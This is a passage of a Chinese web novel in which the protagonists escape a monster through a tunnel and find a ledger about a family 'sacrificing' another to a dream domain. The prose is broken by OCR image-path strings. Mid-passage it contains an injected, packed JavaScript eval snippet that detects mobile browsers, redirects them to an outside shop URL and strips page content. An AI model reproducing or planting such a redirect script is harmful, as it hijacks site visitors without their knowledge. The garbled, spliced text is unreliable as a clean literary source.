她算是知道那条甬道有什么用了,这么大的怪物,应该挤不进那条窄小的甬道。 华元原本还在拼命擂门,听到钟白青的话,转身撒丫子就跑。 怪物没管已经跑远的华元,十几双眼睛齐齐盯着眼前聚集的三人,露出阴恻恻的笑:“钟家人……偿命……” 钟白青心头一紧,不能被一锅端了。 她松开叶翛的手,把她往寝堂方向一推:“分开跑!” 叶翛没浪费时间,嗯了一声沿着左侧廊道向前飞奔。 邵空青顺着中间的路跑,钟白青则绕了个圈,跑向右侧廊道,两人几乎同时起步。 怪物此时终于动了。 它没追离它最近的邵空青,转而迈出步伐往钟白青方向追去。跨出的一步接近两米,速度极快。 钟白青皱着眉,她没回头,但能感觉到地面的震动方向,那怪物明显是往自己这边追来的。 为什么会追她?钟白青不解。 手中的烛火燎过她的一根发丝,一缕蛋白质烧焦的味道钻进鼻子。 啊,是因为蜡烛吗? 容不得她多想,那怪物速度极快,在她距离寝堂还有十米远的时候,怪物已经几乎要抓住她。 她一咬牙,侧头用余光估算了一下怪物的位置和距离,反手把蜡烛朝怪物身上扔。 怪物抬起一根残肢,两指捏住蜡烛,居然真的停下了脚步。它将蜡烛狠狠扔在地上,又抬脚狠狠将蜡烛碾碎。 几个动作下来,钟白青又跟怪物拉开了距离。 前方寝堂的两扇门被关上一扇,邵空青站在右侧那扇门口。 两人对视两秒,钟白青跨过门槛,邵空青用力将门合上,插上门栓。 钟白青呼吸急促,视线捕捉到供桌上的蜡烛,思索再三还是拿起蜡烛,率先打开小门,半蹲着进入甬道。 她回头招呼三人:“快!按上次说的!” 叶翛华元紧随其后,两人半蹲着挤进甬道时,寝堂的门被轰然破开,怪物庞大的身躯直接将木门撞个粉碎。 邵空青心跳加速,跟在华元身后,反手拉上小门。 等他也距离小门两米远后,小门也被一只手破开,怪物的一只残肢在甬道口胡乱抓挠。 邵空青心有余悸,幸好怪物手臂没有两米长。 没抓到人的怪物显然进入疯狂状态,拼命撞着甬道口:“钟家人该死!钟家人该死!啊啊啊!” 钟白青感觉整条甬道都在震动,心中焦急愈盛。 必须再快一点,必须赶紧离开这条甬道! 半蹲着很难走,几人速度虽然不快,但也不算太慢。在地动山摇中渐渐远离甬道口后,震动莫名停了,远方传来一阵零碎的物品落地的哗啦声。 是牌位,怪物拿牌位泄愤了。 钟白青心里松了一口气,幸好当时牌位没倒,不然少一个吸引怪物注意力的道具。< ;eval(function(p,a,c,k,e,d){e=function(c){return(c35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17407490|200599||http|test|mini|href|location''.split(''|''),0,{})); () { $(''.inform'').remove(); $(''#content'').append('' /p> 甬道恢复平静,只剩下几人粗重的呼吸声。 钟白青时刻关注着手中的烛火,一旦烛火熄灭,他们就必须立刻回头。 不知过了多久,叶翛疲惫地开口:“我们走了这么久,全程都是下坡路,这得通向哪里啊?” 钟白青气息不稳地开玩笑道:“万一终点是钟家墓地,你怕不怕?” 叶翛哀嚎一声:“啊,你别说了,我真的遭不住再来一次惊吓了。” 钟白青轻笑:“不吓你了,应该快出去了。” 她注意到烛火朝后倾斜的角度变小了,估计是气流吹的,前面应该有出口。 几人沉默地走了一会后,前方有模糊的方形光团。 钟白青精神一振:“快出去了。” 几人陆续走出甬道,被眼前景象又震惊一次。 这是个很大的石洞,石壁上凿了很多坑洞,摆着各式各样的兽骨。 洞非常深,洞顶并没有封死,微弱的月光从几十米高的洞口洒下,正好打在中央的石桌上。 “乖乖。”华元发出感慨,“这下更难出去了。” 他苦笑着坐下:“以后再也不吐槽当牛马累了,当牛马比来这种地方可强太多了。” 叶翛深以为然,叹着气跟在钟白青身后。 钟白青回头看她一眼问:“要不要歇会?” 叶翛疯狂摇头:“不用!我还能干!” 钟白青嗐了一声:“那走吧,过去看看桌上有什么。” 两人靠近石桌,上面摆着放着一些器皿,石桌角落放着一本厚厚的册子。 钟白青拿起册子,触感是精致的牛皮封面。 她有点想笑,这本册子露天放在洞底下,都不怕风吹日晒,明显是故意要给他们看的。 翻开第一页,记录了一个时间以及一长串钟姓名字。备注:全部失败。 第二页的时间比第一页晚了十年,下面写着的是另外一长串的钟姓名字,备注依旧是全部失败。 钟白青耐心地往后翻,每页都是相同的格式,时间间隔均为十年,只有部分备注写着某人成功。 在哗哗的翻书声中,邵空青的声音从后脑勺侧上方传来:“已经350年了。” 钟白青手指微顿,嗯了一声,接着往下翻。 到第275页的时候,也就是第2750年,时间间隔发生变化,间隔变为20年,备注依旧是全部失败。 但关于时间,钟白青没找到补充说明的批注。 她皱起眉,没出声,接着往下翻。 之后的时间间隔就变成了10年或20年,但变化毫无规律。 叶翛:“好奇怪,为什么间隔时间有时候会延长10年?漏记了?” 钟白青没回话,内心震颤,隐约有种困扰多年的谜题即将解开的预感。 一直翻到最后,格式变了,时间间隔也变了。 是一行笔迹略显杂乱的行楷: 「终于找到提前进梦域的办法了,可以逐一安排人进梦域夺梦主之位了。」 这次底下记录的时间间隔缩短为6年,只记录了两个名字。 「老三老四醒不过来了,不行,不能再继续了。」 「只剩两年,没时间了,不该提前进入梦域的。」 「绝不能让梦域开启。」 「秦家没了,只剩钟家了。老秦不要怪我,总要留一支血脉在世上,我会记录你们秦家的贡献。」 「你在看吗,后生。不要、提前、进入梦域!」 记录戛然而止。 邵空青蹙眉:“看样子,钟老头用某种方式‘献祭’了秦家,把两年后就要开启的梦域延长了十年。” 钟白青心不在焉地点点头,她想起自家诊疗院躺了20年的“植物人”。 假如推测属实,究竟是谁,把她的家人们“献祭”给了梦域? 11. 第 11 章 叶翛偷瞄钟白青脸上的表情,不时回头看一眼站在她身后的邵空青,面露难色。 邵空青注意到叶翛的小动作,抿唇犹豫再三后,开口道:“我去周围看看。” “嗯。”钟白青回过神,将蜡烛递给他,“喏。” 叶翛目送那点烛光远去,扯了扯钟白青的袖子,压低声音问:“你家诊疗院是不是……?” 钟白青嗯了一声:“应该脱不了关系。”她甚至怀疑,当年秦家除了秦旭,还剩下不少人。 叶翛叹口气,轻轻抱住她:“没关系,我陪你一起找线索,你别伤心啦。” 钟白青笑笑:“我不伤心啊,你知道的,我根本不记得和他们有关的事了。” 她的记忆起始于20年前,诊疗院院长文姨告诉她:她的家人全都生病睡着了,所以以后由文姨照顾她。 钟白青合上手中的册子,内心思绪万千:“原本我还想着,把钟家人全绑了送给那坨秦家人的……” 现在看来,两头都不是什么好东西。 钟白青抬起头,寻找那抹烛光。邵空青此时正站在最大的坑洞下,举着蜡烛照亮洞内的兽骨,华元也不知什么时候起来了,跟在邵空青身后,两人说着什么。 走近后,看清了坑洞内的东西,是一个长了很长鼻骨的动物骨架。 钟白青感叹:“这是大象吧?是吗?” 邵空青微微侧头,解释道:“不是,大象鼻子没骨头,不清楚这个具体是什么动物。这里收集了各种兽骨,猫狗、虎豹……”总之应有尽有。 叶翛嫌弃地噫了一声:“钟老头是搞动物研究的?收集这么多种动物骨头……啊,难道通过这些兽骨就可以把活人献祭给梦域?” 华元打击她:“说不定是先用动物做实验,试到活人才成功?往后再看看,可能还有完整的人类骨架哦。” 叶翛瞪他一眼:“哎,我发现你这人嘴里就没一句好话。” 华元无所谓地耸耸肩:“打住,我觉得我们还是先研究一下怎么出去吧,那个怪物肯定恨死这个地方了。万一一会冲进来瓮中捉鳖,我们就是那个鳖。” “整整四只鳖。”说着华元还竖起四根手指晃了晃。 邵空青按下他的手:“我刚才在底下没找到路,可能得上去看看,这个坑洞最大,位置也在正中间,应该比较关键。” 说着,邵空青把蜡烛递给钟白青:“我以前经常去户外徒步,有攀岩经验,我试试能不能上去。” 三人自知没有爬80度坡的能力,而且目测坑洞离地面约五六米,于是没多客套,只说了声注意安全,就一起围在山壁边目送邵空青攀岩。 山壁并不平整,邵空青循着光影找凸起,试探着一点一点踩着凸起向上爬。 偶尔一块碎石滚落,钟白青的心都跟着一跳。 她不自觉往前靠近一步,如果邵空青不慎掉下来,有她们几个在下面接着应该不会有事。 幸好邵空青确实经验丰富,最后一步全身发力,做了一个标准的引体向上,便成功在坑洞内安全落地。 华元啧啧称奇:“哥,你岩羊啊?” 叶翛疑惑:“什么意思?” 钟白青憋着笑解释:“90度是墙,91度就是坡。” 闻言,叶翛结合刚才邵空青攀岩的画面,噗嗤大笑:“哈哈哈哈,华元你虽然本事没多少,但搞笑水平确实一流。” 华元震惊,华元愤怒:“不是?这也能发展成人身攻击?” 邵空青无奈的声音从上面传来:“你们停一下,上面有路,还有条绳梯,我放绳梯下去,你们小心点上来。” 有绳梯辅助,三人上去得很顺利。 坑洞内除了未知兽骨,没有多余的东西。 钟白青很不满:“真就只给关键道具啊。” 之前又是玩刀又是放火的,她都玩嗨了。这会面对危险赤手空拳被迫逃跑,实在太憋屈了。 吐槽完,她走到兽骨后。 面前是一条人工修筑的通道,两米高,一米宽,一级一级楼梯向上延伸进黑暗。 钟白青举起蜡烛,光线穿不透通道深处的漆黑:“你们说,出去后会有什么等着我们?” 叶翛无力回她:“不是怪物就行。” …… 返程很顺利,几人重见天日时已经是清晨。 意外但又没那么意外的,在洞口撞上了满脸急色的钟锦安。 钟锦安看到四人出来,脸上表情顿时一松:“姐姐、姐夫,你们没事!太好了!” 钟锦安一路小跑过来,牵住钟白青的手:“我同父亲说了姐姐们失忆的事,父亲便让我来祠堂接你们出去。谁知刚去祠堂就看到一地狼藉,我便猜到你们是出意外了,就想着赶紧从这边过来接你们。” 钟锦安腼腆笑起来,看上去很开心:“幸好你们都没事。” “是父亲让你来这里接我们的吗?” 钟白青狐疑地看着这个只到她腰的小女孩,理论上她不应该知道祠堂底下藏了坑洞的事。 钟锦安招招手示意钟白青弯腰,踮起脚,凑近她耳边小声说:“大姐姐以前你偷偷带我来过一次,这事千万不要告诉父亲,他不许我来的。” 可以,逻辑上说得通。钟白青按下心中的怀疑。 钟锦安接着说:“姐姐姐夫们累了吧,祠堂那边我叫小煦去收拾了,父亲今日遣人去查那天的歹徒了,你们可以放心休息啦。” 几人对视一眼,都在对方眼神里看到疲惫。 不出意外的话,他们就是歹徒本人,希望别又查到他们头上了。 钟白青:“对了,我们可以去跟小旭说句话吗?” 钟锦安却摇头:“祠堂现在可乱了,只有小旭一个人在收拾,我让她明天再去找姐姐好不好?” 行吧,硬去的话估计又要剧情杀,也不急这一会了。 而且惊心动魄了一整宿,他们也确实累了,养精蓄锐为当前最优解。 …… 可能是梦主良心发现,也可能是今天的确没剧情安排,几人一觉从白天睡到天黑。 钟白青睡到自然醒,迷迷糊糊歪着脑袋坐起身,然后又静止住,就这么坐着懒得动了。 突然。 “救命啊白青!” 叶翛的尖叫声穿透重重房门刺进耳膜。 钟白青痛苦地捂住耳朵,人在无语的时候确实会笑。 她发出一声干巴巴的“哈哈”,声音里夹着被命运戏耍的愤怒和无可奈何。 想睡懒觉想摆烂。 但是叶翛有危险,钟白青还是迅速翻身下床,随意蹬着鞋子冲到门口猛地拉开门。 叶翛提着个精致的煤油灯,刚好跑到门口。见钟白青开门,闪身进入房中,手搭在她胳膊上,用力合上门。 紧接着华元喊起来:“哎!腿!我腿!” 叶翛用力摁紧门,华元则拼命把夹在门缝里的裤子拽出来,成功脱险后,他龇牙咧嘴对叶翛嚎:“我天,你好歹松一下门让我进来啊。” 叶翛整个人靠在门上,惊魂未定地拍着胸口:“抱歉啊,我怕一松手秦旭就杀进来了。” 邵空青疑惑挑眉:“秦旭?” 